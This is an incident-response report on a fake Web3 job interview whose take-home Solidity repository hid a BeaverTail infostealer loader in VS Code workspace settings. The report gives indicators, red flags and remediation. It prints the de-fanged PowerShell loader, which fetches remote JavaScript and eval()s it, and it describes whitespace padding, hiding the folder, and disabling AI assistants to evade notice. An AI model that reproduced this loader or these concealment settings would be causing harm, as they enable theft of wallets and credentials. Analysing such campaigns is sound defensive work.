DIGITAL FORENSICS & INCIDENT RESPONSE REPORT

Malicious “Web3 Interview” Repository

Contagious-Interview / BeaverTail Infostealer Delivery via Weaponized VS Code Workspace

SEVERITY: CRITICAL — EXECUTION CONFIRMED (CONTAINED)

CASE ID **SOL-2026-1019**	CLASSIFICATION **For Research Use (Public)**	INCIDENT DATE **19 October 2026**	REPORT ISSUED **4 November 2026**
CAMPAIGN TYPE **Fake Recruitment (Web3)**	TARGET PROFILE **Senior Solidity Dev**	HOST SYSTEM **Windows 11 (isolated VM)**	ANALYST **N. Berhanu**
THREAT FAMILY **BeaverTail**	ATTRIBUTION **Consistent w/ DPRK cluster**	DATA LOSS **None (isolated env.)**	STATUS **Contained & Eradicated**

In October 2026 a threat actor posing as a recruiter offered the analyst a senior Solidity role, conducted a structured interview over Google Meet, and delivered a take-home coding test whose VS Code workspace configuration silently executed an infostealer upon opening the integrated terminal. The payload executed inside a disposable virtual machine containing no wallets or credentials; no assets were lost. This report documents the full intrusion chain from initial contact to containment, with preserved evidence, and is published for research and educational use.

Contents

1 Executive Summary
2 Incident Timeline
3 Stage 1 — Social Engineering: The Approach
4 Stage 2 — The Interview Pretext
5 Stage 3 — The Take-Home Repository
6 Stage 4 — Payload Analysis (.vscode/settings.json)
7 Stage 5 — Execution & Full Kill Chain
8 Impact Assessment: Why No Data Was Lost
9 Indicators of Compromise (IOCs)
10 Detection Indicators & Red Flags
11 Containment & Recommended Remediation
12 Related Activity & Attribution Assessment
13 Analyst Limitations & Evidence Handling

1 Executive Summary

Verdict: Malicious. The “Solidity assessment” delivered as part of a senior-role interview is a delivery vehicle for a remote-code-execution infostealer, not a genuine coding test. The Solidity source and Foundry test suite are functional decoys; the malicious logic is concealed in `.vscode/settings.json`, hidden off-screen behind whitespace padding.

Parameter	Assessment
Severity	Critical — arbitrary code execution with user privileges
Execution trigger	Opening the VS Code integrated terminal to run `forge test`
Confirmed execution	Yes — three `node.exe` processes active ~30 min before termination
Payload objective	Theft of crypto wallets, browser credentials/cookies, SSH & cloud keys
C2 infrastructure	`amaranth-cornelia-70[.]tiiny[.]site` (abused free static host)
Outcome	Ran in isolated VM with no assets; contained; no data loss

2 Incident Timeline

Twelve days elapsed between first contact and payload execution; the operators invested effort in rapport before weaponized delivery. All times local.

Timestamp (2026)	Event	Phase
Oct 7, 23:42	First LinkedIn message proposing a senior/lead blockchain role	Reconnaissance
Oct 8, 17:03	Analyst replies expressing interest	Engagement
Oct 8, 17:11	Calendly link sent (`calendly.com/roofstock-team`)	Pretext
Oct 19, 14:31	Calendly notification: Notetaker enabled to record the Google Meet	Pretext
Oct 19 (day)	Google Meet interview held; take-home repo `sol-live-main` delivered	Delivery
Oct 19, 15:58:00	VS Code integrated terminal opened; hijacked profile triggers	Execution
Oct 19, 15:58:02	Node.js process (PID 41524) launches `app.js`	Execution
Oct 19, 16:09:54	Second-stage Node.js process (PID 54660); worker (PID 46448)	C2 / Scraping
Oct 19, 16:21:39	Analyst initiates security review of the repository	Detection
Oct 19, 16:28:18	PIDs 41524 / 54660 / 46448 terminated	Containment
Oct 19, 16:30:21	Staging folder `%USERPROFILE%\.vscode\cache` purged	Eradication

3 Stage 1 — Social Engineering: The Approach

Initial contact arrived via LinkedIn from a verified-badge profile presenting as a senior executive at a crypto investment firm. The message was well written, referenced the analyst’s genuine background, and requested

only “a quick conversation” — no link or attachment at first contact. The hook was reputation and curiosity rather than urgency.



Figure 1 — Initial LinkedIn outreach from the recruiter persona (identity redacted; likely stolen/fabricated).

4 Stage 2 — The Interview Pretext

Within minutes of the analyst’s reply, the persona sent a Calendly link to book an interview with an “Engineering Manager.” Two tells are visible in a single message: the booking URL borrowed the name of an established, unrelated real-estate-technology company never mentioned in conversation, and the link preview displayed a third name with a generic AI-generated office image.



Figure 2 — Calendly booking link with brand-borrowing URL and mismatched preview identity.

The interview was conducted over Google Meet. On the morning of the call, a legitimate Calendly notification confirmed Notetaker recording. Every component of the pipeline — LinkedIn, Calendly, Google Meet, meeting recording, a GitHub-style archive, npm — was a real, reputable service. Nothing looked like attacker tooling until the final payload. The call itself was smooth but stayed rigidly on-script with limited spontaneous dialogue; this is noted only as a weak corroborating signal, not evidence in itself.




Figure 3 — Calendly Notetaker notification for the recorded "30 Minute Meeting."

5 Stage 3 — The Take-Home Repository

The test was a 7.5 KB archive (`sol-live-main.zip`) exported from a Git host (commit `3300ac78…`). It presented as a credible senior Foundry assessment; that credibility is the delivery mechanism.

```
sol-live-main/
├── README.md               (435 B)   ← instructions: forge install, forge test
├── foundry.toml            (59 B)
├── src/TimelockVault.sol   (2.1 KB)  ← implement deposit, withdraw, extendLock
├── test/Deposit.t.sol
├── test/Withdraw.t.sol
├── test/ExtendLock.t.sol
├── test/Reentrancy.t.sol             ← a genuine reentrancy harness
├── test/utils/VaultTest.sol
└── .vscode/settings.json   (3.7 KB)  ← THE PAYLOAD
```

All Solidity sources and `foundry.toml` were inspected for Foundry `ffi` , file-system cheat codes, environment reads and network calls; none were present. The task was legitimate in appearance, and the README directed the candidate to a terminal — which, for most developers, is the one inside VS Code.

6 Stage 4 — Payload Analysis (.vscode/settings.json)

VS Code permits a workspace to define terminal profiles. The malicious file redefined the default terminal so that opening it executed attacker code first. Lines 1–3 of the file each exceed 1,000 characters: an innocuous setting at the left, several hundred spaces, then the payload pushed far past the editor's visible edge. With `"editor.wordWrap": "off"` set lower in the file, nothing wraps into view.

De-fanged Windows trigger

```
powershell -NoProfile -NoExit -Command "Start-Process powershell -WindowStyle Hidden
  -ArgumentList '-NoProfile','-Command',
  '$d=md $HOME\.vscode\cache -Force; cd $d; npm i axios;
   sc app.js ''require(\"axios\").get(\"hxxps://amaranth-cornelia-70[.]tiiny[.]site/index.json\")
   .then(({data})=>eval(data.cookie))''; node app.js'"
```

Stealth & evasion techniques

- **Horizontal padding evasion:** ~400–500 spaces hide the payload beyond the screen edge.
- **UI cloaking:** `files.exclude` and `search.exclude` set on `**/.vscode` remove the folder from the Explorer tree and global search.
- **AI-defense suppression:** `chat.disableAIFeatures`, `chat.agent.enabled: false` and `github.copilot.enable: false` disable the assistants most likely to flag the file.
- **Platform-agnostic triggers:** matching profiles for Windows (PowerShell), macOS (zsh) and Linux (bash).

The loader is small and layered: open terminal → spawn hidden window → create cache folder → `npm i axios` → write a one-line `app.js` → execute it. `app.js` fetches a JSON document and passes its `cookie` field directly to `eval()` — full remote code execution, disguised as ordinary web traffic.

7 Stage 5 — Execution & Full Kill Chain

The integrated terminal was opened at 15:58 to run the tests; the hijacked profile fired immediately. Forensic process inspection subsequently identified three `node.exe` processes (PIDs 41524, 54660, 46448) executing `app.js` from `%USERPROFILE%\.vscode\cache`. The payload was live for approximately 30 minutes before all processes were terminated and the staging directory purged.

Viewed end-to-end, six of the seven stages run entirely on trusted mainstream services; only the final `eval()` is unambiguously malicious.




Figure 4 — Intrusion kill chain. All stages prior to execution rely on legitimate infrastructure.

The second-stage JavaScript (~4.78 MB, heavily obfuscated) is consistent with the **BeaverTail** infostealer family associated with the “Contagious Interview” campaign. Its target set matches this victim profile: browser wallet extensions (MetaMask, Phantom, Rabby, Coinbase Wallet, Brave, Ronin, TronLink, Exodus), saved browser passwords and session cookies, `~/.ssh` keys, `~/.aws/credentials`, `.env` files, and Telegram / Discord / Slack tokens. The family is also a known loader for the InvisibleFerret Python backdoor. *The second stage was not retrieved or executed by the analyst; this inventory derives from loader behaviour and public analysis, not from recovered bytes.*

8 Impact Assessment: Why No Data Was Lost

The malware executed but found nothing to exfiltrate. Three controls, established prior to the incident, were decisive:

- **Disposable VM for untrusted code** — the take-home ran in a throwaway virtual machine holding no accounts, wallets or keys.
- **Cold storage for crypto** — funds reside on a hardware wallet; no browser extension wallet, keystore or seed phrase was present.
- **No credentials on the test environment** — no saved passwords, SSH keys, cloud config or `.env` files existed to scrape.

The correct conclusion is not “luck” but that **isolation and cold storage reduced a full compromise to a non-event.**

9 Indicators of Compromise (IOCs)

Defanged (`[.]` , `hxxps`). No hard-coded IP addresses are present; the sole network indicator is the domain, behind shared hosting.

Type	Indicator
C2 / staging URL	`hxxps://amaranth-cornelia-70[.]tiiny[.]site/index.json`
Domain	`amaranth-cornelia-70[.]tiiny[.]site` (abused free static host)
Malicious config	`sol-live-main\.vscode\settings.json`
Archive SHA-256	`a4136ca1968245b8b5ee4f8cf0865171d590a92590ffdf670eb4ac583f44df1e`
settings.json SHA-256	`b8fae784c206208eeb202a0a053b125e9dc54c727fcc34bf910961ee37dded3b`
Repo commit	`3300ac7873ea364bc354d9fd679e2b1b4b221f99`
Drop path (Windows)	`%USERPROFILE%\.vscode\cache\` with `app.js` , `node_modules\axios`
Drop path (macOS/Linux)	`~/.vscode/cache/` ; also a literal `~` folder inside the project
Process	`node app.js` (parent: hidden powershell, zsh or bash)
Terminated PIDs	`41524` , `54660` , `46448`
Lure URL	`calendly[.]com/roofstock-team` (brand-borrowing booking page)

The unmodified sample is preserved in a password-protected archive (`sol-live-main_QUARANTINE.zip` , password `infected`) for controlled sharing with security teams, VirusTotal, or abuse desks.

10 Detection Indicators & Red Flags

Most indicators are clear only in hindsight. In order of appearance:

- Booking URL borrowed an unrelated well-known brand; preview showed a different identity and a stock “HR” image.
- Senior, remote, crypto-adjacent role advanced rapidly from first contact to take-home (speed + flattery).
- The test required *local* execution rather than a sandbox controlled by the “employer.”
- The repository shipped a `.vscode/` folder that disabled AI assistants and hid itself from search — editor settings have no place in a candidate assessment.
- The interview stayed rigidly on-script with limited spontaneous dialogue. *Noted only in combination with the above; a language barrier alone is not evidence.*

Single highest-value technical check: inspect configuration files with a tool that reveals the full line (e.g. `cat -A .vscode/settings.json` or a hex viewer). This exposes the padding instantly. Opening untrusted repositories in VS Code **Restricted Mode** and never trusting a stranger’s workspace blocks the trigger entirely.

11 Containment & Recommended Remediation

Actions completed

- Terminated malicious Node.js processes (PIDs 41524, 54660, 46448).
- Purged staging directory `%USERPROFILE%\.vscode\cache`.
- Inspected registry Run keys for persistence; preserved sample for analysis.

Recommended for any affected (non-isolated) host

- Disconnect the host from the network; preserve volatile evidence before shutdown.
- From a **clean device**: move all crypto to new wallets and revoke token approvals.
- From a clean device: rotate passwords and revoke all sessions for email, GitHub, exchanges and password managers (stolen cookies bypass 2FA).
- Rotate SSH keys and all cloud/API credentials present on the host.
- Capture evidence, then wipe and reinstall the operating system from known-good media.
- Report the recruiter (platform), the repository (Git host), and the sample (VirusTotal); notify any impersonated brand and, where funds are lost, national cybercrime authorities.

12 Related Activity & Attribution Assessment

This tradecraft matches the publicly reported “Contagious Interview” campaign, which multiple vendors attribute to North Korea-linked (DPRK) threat actors (TraderTraitor / Lazarus). Attribution here is assessed as consistent-with, not confirmed: it rests on technique correlation, not on infrastructure validated against threat intelligence.

As broader context — cited as external reporting, not independently verified by the analyst — Binance disclosed, in early November 2026, a major breach reporting traces to the same class of attack (fake interview → malicious coding test → developer-workstation compromise → lateral movement). Per that reporting, approximately US$6.3 billion in tokens was taken with a significant portion later frozen, and the FBI attributed the operation to DPRK-linked actors. Figures are the outlets’ and evolve as investigations continue (sources confirmed reachable 4 November 2026):

- BleepingComputer — bleepingcomputer.com/news/security/binance-says-fake-job-interview-led-to-63-billion-crypto-heist/
- The Guardian — theguardian.com/business/2026/nov/03/hackers-63bn-binance-heist-malware-bogus-job-interviews-cryptocurrency
- CBS News — cbsnews.com/news/binance-hack-north-korea/

The operational takeaway is independent of those figures: a single engineer opening a single repository on a single trusted machine is a plausible initial-access path into a major organization — the reason isolation and cold storage are baseline controls, not paranoia.

13 Analyst Limitations & Evidence Handling

- This is a static and behavioural analysis of the delivered archive plus host process evidence. The second-stage payload was not retrieved; its capabilities are inferred from loader behaviour and public reporting.
- No IP addresses were resolved from the analysis environment; the domain sits behind shared hosting.
- Persona names and images are withheld as they are assessed to be stolen or fabricated identities; naming them would accuse victims of identity theft without investigative benefit.

- Third-party breach details in Section 12 are cited reporting, clearly attributed and not independently verified.
- The original sample is retained offline, encrypted, for controlled disclosure only.

Prepared by: N. Berhanu • **Role:** Senior Smart-Contract / Security Engineer
Report date: 4 November 2026 • **Case:** SOL-2026-1019 • **Classification:** For Research Use (Public) // Forensic Analysis
This document is published for research and educational use. Indicators are defanged; the live sample is distributed only in password-protected, quarantined form.